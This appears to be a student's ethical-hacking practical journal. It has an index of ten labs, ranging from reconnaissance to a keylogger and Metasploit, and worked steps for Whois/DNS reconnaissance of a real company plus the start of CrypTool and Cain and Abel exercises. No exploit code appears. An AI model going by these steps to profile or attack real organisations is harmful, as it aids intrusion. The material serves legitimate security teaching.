

INDEX

Sr. No	Name of the Practical	Date	Signature
1	<p>Google and Whois Reconnaissance</p> <ul style="list-style-type: none"> • Use Google search techniques to gather information about a specific target or organization. • Utilize advanced search operators to refine search results and access hidden information. • Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure. 		
2	<p>Password Encryption and Cracking with CrypTool and Cain and Abel</p> <ul style="list-style-type: none"> • Password Encryption and Decryption: <ul style="list-style-type: none"> ◦ Use CrypTool to encrypt passwords using the RC4 algorithm. ◦ Decrypt the encrypted passwords and verify the original values. • Password Cracking and Wireless Network Password Decoding: <ul style="list-style-type: none"> ◦ Use Cain and Abel to perform a dictionary attack on Windows account passwords. ◦ Decode wireless network passwords using Cain and Abel's capabilities. 		
3	<p>Linux Network Analysis and ARP Poisoning</p> <ul style="list-style-type: none"> • Linux Network Analysis: <ul style="list-style-type: none"> ◦ Execute the ifconfig command to retrieve network interface information. ◦ Use the ping command to test network connectivity and analyze the output. ◦ Analyze the netstat command output to view active network connections. ◦ Perform a traceroute to trace the route packets take to reach a target host. • ARP Poisoning: <ul style="list-style-type: none"> ◦ Use ARP poisoning techniques to redirect network traffic on a Windows system. ◦ Analyze the effects of ARP poisoning on network communication and security. 		
4	<p>Port Scanning with NMap</p> <ul style="list-style-type: none"> • Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open. 		

	<ul style="list-style-type: none"> • Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics. • Analyze the scan results to gather information about the target system's network services. 		
5	<p>Network Traffic Capture and DoS Attack with Wireshark and Nemesy</p> <ul style="list-style-type: none"> • Network Traffic Capture: <ul style="list-style-type: none"> ◦ Use Wireshark to capture network traffic on a specific network interface. ◦ Analyze the captured packets to extract relevant information and identify potential security issues. • Denial of Service (DoS) Attack: <ul style="list-style-type: none"> ◦ Use Nemesy to launch a DoS attack against a target system or network. ◦ Observe the impact of the attack on the target's availability and performance. 		
6	<p>Persistent Cross-Site Scripting Attack</p> <ul style="list-style-type: none"> • Set up a vulnerable web application that is susceptible to persistent XSS attacks. • Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code. • Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities 		
7	<p>Session Impersonation with Firefox and Tamper Data</p> <ul style="list-style-type: none"> • Install and configure the Tamper Data add-on in Firefox. • Intercept and modify HTTP requests to impersonate a user's session. • Understand the impact of session impersonation and the importance of session management. 		
8	<p>SQL Injection Attack</p> <ul style="list-style-type: none"> • Identify a web application vulnerable to SQL injection. • Craft and execute SQL injection queries to exploit the vulnerability. • Extract sensitive information or manipulate the database through the SQL injection attack. 		
9	<p>Creating a Keylogger with Python</p> <ul style="list-style-type: none"> • Write a Python script that captures and logs keystrokes from a target system. 		

	<ul style="list-style-type: none"> • Execute the keylogger script and observe the logged keystrokes. • Understand the potential security risks associated with keyloggers and the importance of protecting against them. 		
10	<p>Exploiting with Metasploit (Kali Linux)</p> <ul style="list-style-type: none"> • Identify a vulnerable system and exploit it using Metasploit modules. • Gain unauthorized access to the target system and execute commands or extract information. • Understand the ethical considerations and legal implications of using Metasploit for penetration testing 		

PRACTICAL NO 1

By Chandan

(Under the guidance of Dr.Charul Singh)

Aim:

Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Solution:

Steps 1: Search mehta group on google and take screenshot of the result displayed

The Mehta Group is an Indian conglomerate with interests in a variety of industries, including cement, packaging, sugar, and hospitality: [View](#)


- **Industries:** The Mehta Group's businesses include cement, building materials, packaging, sugar, horticulture, floriculture, engineering, electrical cables, consultancy, agro chemicals, hospitality, entertainment, sports, trade and financial services, and international trade. [View](#)
- **Headquarters:** The Mehta Group is headquartered in Gandhinagar, India, with a base in Mumbai. [View](#)

Steps 2: Take Screenshot of side panel containing Mehta Group's Information

The Mehta Group is an Indian conglomerate with interests in a variety of industries, including cement, packaging, sugar, and hospitality: [View](#)

- **Industries:** The Mehta Group's businesses include cement, building materials, packaging, sugar, horticulture, floriculture, engineering, electrical cables, consultancy, agro chemicals, hospitality, entertainment, sports, trade and financial services, and international trade. [View](#)
- **Headquarters:** The Mehta Group is headquartered in Gandhinagar, India, with a base in Mumbai. [View](#)
- **Subsidiaries:** The Mehta Group has subsidiaries in the United States, Canada, Kenya, and Uganda. [View](#)
- **Employees:** The Mehta Group has over 15,000 employees worldwide. [View](#)
- **Assets:** The Mehta Group controls assets worth more than US \$500 million. [View](#)
- **Founder:** Nanjibhai Kalidas Mehta founded the Mehta Group in 1900. [View](#)
- **Chairman:** Jay Mehta is the current chairman of the Mehta Group. He is the grandson of Nanji Kalidas Mehta. [View](#)

Steps 3: Go to Browser and search for <https://who.is/>



The screenshot shows the homepage of who.is. At the top, there's a navigation bar with links for Premium Domains, Transfer, Features, Login, and Sign Up. The main header features the word "who.is" in a large, stylized font. Below the header is a search bar with the placeholder "Domain names or IP addresses..." and a magnifying glass icon. A message indicates "Your IP address is 103.111.70.181". The main content area has a blue header bar with options for Web Hosting, Website Builder, and SSL Certificates. Below this is a promotional banner for name.com with the text "Build your business from the name up." and an image of two people. The footer contains links for Transfers, Premium Domains, Web Hosting, Website Builder, Contact Us, FAQs, and Terms of Service.

Steps 4: search for <https://www.mehtagroup.com/>



The screenshot shows the search results for "https://www.mehtagroup.com/" on who.is. The search bar at the top contains the query. Below it, a message says "Your IP address is 103.111.70.181". The main content area displays the WHOIS search results for the domain, which include the domain name, registrant information, and other technical details. The results are presented in a clean, white-space-separated format.

Steps 5: Scroll down and study the information given below

Important Dates	
Expires On	2025-03-16
Registered On	1997-06-10
Updated On	2024-03-13
Name Servers	
h1.thinktechnologyservices.com	162.251.82.122
h2.thinktechnologyservices.com	162.251.82.249
h3.thinktechnologyservices.com	162.251.82.247
h4.thinktechnologyservices.com	162.251.82.124
Similar Domains	
mehta-analysis.com mehta-and-friends.com mehta-aop-socialwork.org mehta-asia.com mehta-brothers.com mehta-ca.com mehta-co.com mehta-data.com mehta-dye-chem.com mehta-engineers.com mehta-enterprise.com mehta-enterprises.com mehta-envelope.com mehta-family.co.uk mehta-family.com mehta-family.org mehta-family.us mehta-financial.com mehta-florida.com mehta-friend.com	

Steps 6: Click on DNS Record

DNS Records for mehtagroup.com					cache expires in 6 minutes and 48 seconds
Hostname	Type	TTL	Priority	Content	
mehtagroup.com	SOA	7200		h1.thinktechnologyservices.com ravis@mehtagroup.com 2024120701 7200 7200 172800 7200	
mehtagroup.com	NS	21600		h1.thinktechnologyservices.com	
mehtagroup.com	NS	21600		h4.thinktechnologyservices.com	
mehtagroup.com	NS	21600		h3.thinktechnologyservices.com	
mehtagroup.com	NS	21600		h2.thinktechnologyservices.com	
mehtagroup.com	A	7200		162.222.225.77	
mehtagroup.com	MX	7200	10	eu-smtp-inbound-1.mimecast.com	
mehtagroup.com	MX	7200	10	eu-smtp-inbound-2.mimecast.com	
www.mehtagroup.com	A	7200		162.222.225.77	

Steps 7: Click on Diagnosis

mehtagroup.com

diagnostic tools

Whois DNS Records Diagnostics

Ping

```
PING mehtagroup.com (162.222.225.77) 56(84) bytes of data.
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=1 ttl=23 time=60.6 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=2 ttl=23 time=52.5 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=3 ttl=23 time=52.4 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=4 ttl=23 time=53.6 ms
64 bytes from plesk-web4.webhostbox.net (162.222.225.77): icmp_seq=5 ttl=23 time=53.1 ms

--- mehtagroup.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 52.378/54.423/60.555/3.099 ms
```

Traceroute

```
traceroute to mehtagroup.com (162.222.225.77), 30 hops max, 60 byte packets
1 ip-19-0-0-119.ec2-intelai.(10.0.0.119) 0.190 ms 0.140 ms 0.112 ms
2 ec2-3-236-62-57.compute-1.amazonaws.com (3.236.62.57) 55.942 ms * 244.5.3.81 (244.5.3.81) 76.975 ms 216.182.238.157 (216.182.238.157) 17.617 ms
3 100.65.89.64 (100.65.89.64) 5.669 ms 240.0.56.99 (240.0.56.99) 1.186 ms 240.0.56.64 (240.0.56.64) 1.238 ms
4 243.0.236.215 (243.0.236.215) 1.689 ms * 100.66.24.16 (100.66.24.16) 8.019 ms 100.66.29.104 (100.66.29.104) 4.675 ms
5 * 241.0.4.213 (241.0.4.213) 1.180 ms *
6 242.3.84.67 (242.3.84.67) 2.484 ms 242.2.212.193 (242.2.212.193) 2.579 ms 242.3.85.197 (242.3.85.197) 2.204 ms
7 100.100.2.86 (100.100.2.86) 2.266 ms 100.100.36.92 (100.100.36.92) 2.289 ms 100.100.2.94 (100.100.2.94) 1.869 ms
8 99.82.180.137 (99.82.180.137) 2.604 ms * 100.65.96.4 (100.65.96.4) 2.319 ms
9 242.2.212.65 (242.2.212.65) 2.625 ms 100.100.36.80 (100.100.36.80) 2.558 ms ae1.37.barr4.SaltLakeCity1.net.lumen.tech (4.69.219.58) 52.462 ms
10 4.53.7.174 (4.53.7.174) 53.784 ms 100.66.55.38 (100.66.55.38) 17.178 ms 4.53.7.174 (4.53.7.174) 54.609 ms
```

PRACTICAL NO 2

By Chandan


(Under the guidance of Dr. Charul S)

Password Encryption and Cracking with CrypTool and Cain and Abel Password Encryption and Decryption:


- o Use CrypTool to encrypt passwords using the RC4 algorithm.
- o Decrypt the encrypted passwords and verify the original values.

Steps:


1. Open CrypTool click on File → New




2. Enter Message to Encrypt



3. Click on Encrypt/Decrypt Tab then Symmetric (modern) → RC4





Click on Encrypt



o Decrypt the encrypted passwords and verify the original values.


4. Click on Decrypt




Password Cracking and Wireless Network Password Decoding:

- o Use Cain and Abel to perform a dictionary attack on Windows account passwords.


Step 1: Open Cain And Abel




Step 2: Click on Hash Calculator → Enter text → Calculate Hash and then copy MD5 Hash Value



